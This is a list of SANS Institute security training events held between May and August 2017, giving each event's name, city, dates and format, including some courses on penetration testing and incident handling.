SANS Stockholm 2017	Stockholm, Sweden	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017 - SEC560: Network Penetration Testing and Ethical Hacking	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Milan 2017	Milan, Italy	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017 - SEC542: Web App Penetration Testing and Ethical Hacking	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Secure Europe 2017	Amsterdam, Netherlands	Jun 12, 2017 - Jun 20, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Nashville SEC542	Nashville, TN	Jun 19, 2017 - Jun 24, 2017	Community SANS
Community SANS Albany SEC560	Albany, NY	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS New York SEC542	New York, NY	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Omaha SEC560	Omaha, NE	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Munich Summer 2017	Munich, Germany	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Mentor Session - SEC560	Augusta, GA	Jul 12, 2017 - Aug 23, 2017	Mentor